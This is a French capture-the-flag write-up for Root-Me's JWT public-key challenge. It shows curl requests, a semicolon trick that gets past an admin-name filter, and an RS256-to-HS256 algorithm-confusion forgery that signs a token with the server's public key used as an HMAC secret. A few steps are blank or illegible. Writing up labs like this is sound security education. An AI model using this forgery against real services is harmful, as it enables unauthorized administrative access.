

## Root-Me - JWT Clé Publique (Ch60)

### Objectif

Ce challenge consiste à contourner l'authentification d'une application web utilisant des JSON Web Tokens (JWT) afin d'accéder à un panneau d'administration restreint.

L'objectif est d'élever ses privilèges pour devenir l'utilisateur `admin` et récupérer le flag.

### Étape 1 - Découverte de l'application et des endpoints


GET /key : Fournit la clé publique RSA du serveur au format PEM.

POST /auth : Permet de générer un token standard ('username=admin')

POST /admin : Endpoint restreint protégé par l'en-tête

- `curl http://challenge01.root-me.org/web-serveur/ch60/key`

**Réponse :** le serveur retourne un tableau JSON contenant la clé publique RSA au format PEM.




### Étape 2 Obtention d'un token légitime

On essaie d'obtenir un token en tant qu'admin via /auth.

**Curl -X POST -d "username=admin;" <http://challenge01.root-me.org/web-serveur/ch60/auth>**

**Réponse :**



Le point-virgule ; contourne le filtre anti-admin. On obtient un token RS256 légitime avec username : admin

### Étape 3 Analyse du token avec jwt.io

On colle le token obtenu sur [jwt.io](https://jwt.io) pour inspecter sa structure.

#### Header décodé :

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

#### Payload décodé :

```
{
  "username": "admin;",
  "iat": 1779121191
}
```

Deux informations cruciales :

- L'algorithme est **RS256** (asymétrique) - le serveur signe avec sa clé privée et vérifie avec sa clé publique.
- Le champ iat (timestamp de création) est présent et requis par le serveur lors de la vérification.

### Étape 4 Test du token brut sur /admin

On soumet directement le token obtenu (avec username : admin ;) au panneau admin :

**Curl -X POST http://challenge01.root-me.org/web-serveur/ch60/admin**  
**-H "Authorization: Bearer eyJhbGciOiJSUzI1NiI...**

**{"message": "You must be admin to enter here"}**

On tente aussi plusieurs variantes manuelles pour vérifier que le problème vient bien du contenu du payload :

[illegible]

Avant de forger le token, il faut préparer la clé publique dans le bon format pour la signature HMAC. On utilise **CyberChef** pour convertir la clé PEM en hexadécimal, ce qui permet de s'assurer de l'encodage exact octet par octet.

1. **Input** : la clé publique PEM (texte brut)
2. **Opération 1** : To Hex (avec délimiteur "Space") → représentation hexadécimale de chaque octet
3. **Opération 2** : From Hex → To Base64 (alphabet URL-safe A-Za-z0-9- ) - version base64url de la clé

Cela permet de vérifier que la clé est bien interprétée comme une suite d'octets bruts, y compris les caractères invisibles comme `\n`.


Screenshot of the CyberChef web application interface. The URL bar shows a recipe: `cyberchef.io/#recipe=To_Hex('Space',0)&input=LS0tLS1CRUdJTiBQVUJMSUMgSOVZLS0tLS0KU0tUQk1qQU5CZ2x0GpRzL3MEJBUU9VGUFPQ0FR0EFSUIC`. The interface is divided into three main sections: Operations, Recipe, and Input/Output.

- Operations:** A list of available operations including To Hex, PEM to Hex, To Hexdump, To HTML Entity, To Hex Content, Object Identifier to Hex, To Charcode, Convert to NATO alphabet, Split Colour Channels, Bombe, Extract LSB, Extract RGBA, HASSH Client Fingerprint, HASSH Server Fingerprint, and JA3 Fingerprint.
- Recipe:** The 'To Hex' operation is selected. The 'Delimiter' is set to 'Space' and 'Bytes per line' is set to '0'.
- Input:** A public key is pasted into the input field. The output shows the hex representation of the key, with a 'BAKE!' button to execute the recipe.

Screenshot of the CyberChef web application interface. The URL bar shows a recipe: `cyberchef.io/#recipe=From_Hex('Auto')To_Base64('A-Za-z0-9_-')&input=MmQmMmQmMmQmMmQmMmQmNDlgNDUgNDcgNDkgNGUgMjAgNTAgNTUgND`.

- Operations:** The 'From Hex' operation is selected. The 'Delimiter' is set to 'Auto'. The 'To Base64' operation is also selected, with the 'Alphabet' set to 'A-Za-z0-9\_-'.
- Recipe:** The 'From Hex' operation is selected. The 'Delimiter' is set to 'Auto'.
- Input:** A hex string is pasted into the input field. The output shows the base64 representation of the hex string, with a 'BAKE!' button to execute the recipe.


## Étape 6 Génération du token sur jwt.io avec la clé obtenu en base64



## Étape 7 Soumission et obtention du flag

On teste le token obtenu sur /admin :

**Curl -X POST http://challenge01.root-me.org/web-serveur/ch60/admin**  
**-H "Authorization: Bearer**  
**eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFwcm90b3Q3QUiz4u-DGaM5nP7zLMXomaQ"**  
**{"result": "Congrats! Here is your flag: HardcodeYourAlgoBro\n"}**



## Références

- [jwt.io - JWT Debugger](https://jwt.io)
- [CyberChef](https://www.cyberchef.org/)